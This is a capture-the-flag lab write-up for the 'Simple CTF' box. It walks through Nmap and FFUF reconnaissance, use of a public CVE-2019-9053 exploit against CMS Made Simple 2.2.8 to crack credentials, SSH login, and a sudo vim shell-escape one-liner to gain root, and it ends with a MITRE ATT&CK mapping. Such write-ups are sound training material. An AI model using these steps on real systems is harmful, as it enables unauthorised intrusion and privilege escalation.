

Simple CTF

Target Information

Target IP: 10.49.190.154

Reconnaissance

Nmap

```
nmap -sS -p- 10.49.190.154 --min-rate 20000
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-25 06:48 UTC
Nmap scan report for ip-10-49-190-154.ap-south-1.compute.internal (10.49.190.154)
Host is up (0.0022s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
```

There are 3 Open ports, Targeting only the Open port

- FTP - 21
- HTTP - 80
- SSH - 2222

```
nmap -sV -A -O -p21,80,2222 10.49.190.154 --min-rate 20000
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-25 06:51 UTC
Nmap scan report for ip-10-49-190-154.ap-south-1.compute.internal (10.49.190.154)
Host is up (0.00074s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
```

```

| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.49.108.251
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 294269149ecad917988c27723acda923 (RSA)
|   256 9bd165075108006198de95ed3ae3811c (ECDSA)
|_  256 12651b61cf4de575fef4e8d46e102af6 (ED25519)
Warning: OSScan results may be unreliable because we could
not find at least 1 open and 1 closed port
Device type: general purpose|specialized|WAP|storage-misc|webcam
Running (JUST GUESSING): Linux 3.X|2.6.X (97%), Crestron 2-
Series (90%), Asus embedded (87%), HP embedded (87%), AXIS
embedded (87%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:crestron:2_series
cpe:/h:asus:rt-n56u cpe:/o:linux:linux_kernel:3.4 cpe:/h:
hp:p2000_g3 cpe:/o:linux:linux_kernel:2.6.17 cpe:/h:axis:21
0a_network_camera cpe:/h:axis:211_network_camera
Aggressive OS guesses: Linux 3.10 - 3.13 (97%), Linux 3.8

```

(91%), Crestron XPanel control system (90%), ASUS RT-N56U W AP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop


Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)

HOP	RTT	ADDRESS
-----	-----	---------

1	0.69 ms	ip-10-49-190-154.ap-south-1.compute.internal (10.49.190.154)
---	---------	--

Targeting the HTTP - 80




Enumeration

FFUF

Going to perform the directory enumeration on the target site


```
simple [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 0ms]
```

Got the site on /simple



Vulnerabilities Found

The site displays the version




- CMS Made Simple version 2.2.8

Exploitation

This version has a **CVE-2019-9053**

Exploit db - <https://www.exploit-db.com/exploits/46635>



The script wants us to provide three options:

- u: Target URI, or the URL to the website we will be attacking
- c: Crack, whether we want the script to attempt to crack any hashes it finds
- w: Wordlist, specifies a wordlist to use for cracking, I am using rockyou.txt

Run the exploit

```
[+] Salt for password found: 1dac0d92e9fa6bb2  
[+] Username found: mitch  
[+] Email found: admin@admin.com  
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96  
[+] Password cracked: secret
```

Using the Username and Password on the SSH port → 2222.

Username: mitch

Password: secret

```
(root@kali)~  
# ssh mitch@10.49.128.201 -p 2222  
The authenticity of host '[10.49.128.201]:2222 ([10.49.128.201]:2222)' can't be established.  
ED25519 key fingerprint is SHA256:ig4f0XcnA5nnPNAufEqOpvTb08d0JPcHGmeABEdQ5g.  
This key is not known by any other names  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.49.128.201]:2222' (ED25519) to the list of known hosts.  
mitch@10.49.128.201's password:  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 packages can be updated.  
0 updates are security updates.  
  
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190  
$
```

Successfully gained access on the mitch system.

Privilege Escalation

Finding the user.txt

```
find / -name "user.txt" 2>/dev/null
```

```
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ find / -name "user.txt" 2>/dev/null
/home/mitch/user.txt
$ cat /home/mitch/user.txt
G00d j0b, keep up!
$
```

Now we have to be root user to access the root.txt

Checked with the command sudo

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Using the vim searching command in google

```
sudo vim -c ':%!/bin/sh'
```

Gained root accesses


```
$ sudo vim -c ':%!/bin/sh'
# whoami
root
#
```

Using find command to look for "root.txt"

```
# find / -name "root.txt" 2>/dev/null
/root/root.txt
# cat /root/root.txt
W3ll d0n3. You made it!
```

```
$ sudo vim -c ':%!bin/sh'

# whoami
root
# find / -name "root.txt" 2>/dev/null
/root/root.txt
# cat /root/root.txt
W3ll d0n3. You made it!
#
```



MITRE ATT&CK Mapping

1. Reconnaissance

- **T1046 – Network Service Discovery**

Reason: Used Nmap to discover open ports (FTP, HTTP, SSH) and running services.

2. Discovery

- **T1083 – File and Directory Discovery**

Reason: Used FFUF to discover hidden directory `/simple`.

- **T1592 – Gather Victim Host Information**

Reason: Identified CMS Made Simple version 2.2.8.

3. Initial Access

- **T1190 – Exploit Public-Facing Application**

Reason: Exploited CVE-2019-9053 in CMS Made Simple to extract credentials.

4. Credential Access

- **T1110.002 – Password Cracking**

Reason: Used rockyou.txt wordlist to crack extracted password hash.

5. Lateral Movement / Remote Access

- **T1078 – Valid Accounts**

Reason: Logged into SSH using valid credentials (mitch:secret).

- **T1021.004 – Remote Services: SSH**

Reason: Accessed target machine via SSH on port 2222.

6. Privilege Escalation

- **T1548.003 – Abuse Elevation Control Mechanism (Sudo)**

Reason: Abused misconfigured sudo permission (`NOPASSWD: /usr/bin/vim`) to gain root shell.

7. Collection

- **T1005 – Data from Local System**

Reason: Retrieved `user.txt` and `root.txt` from the system.

DONE BY

RUTHRAN-SEC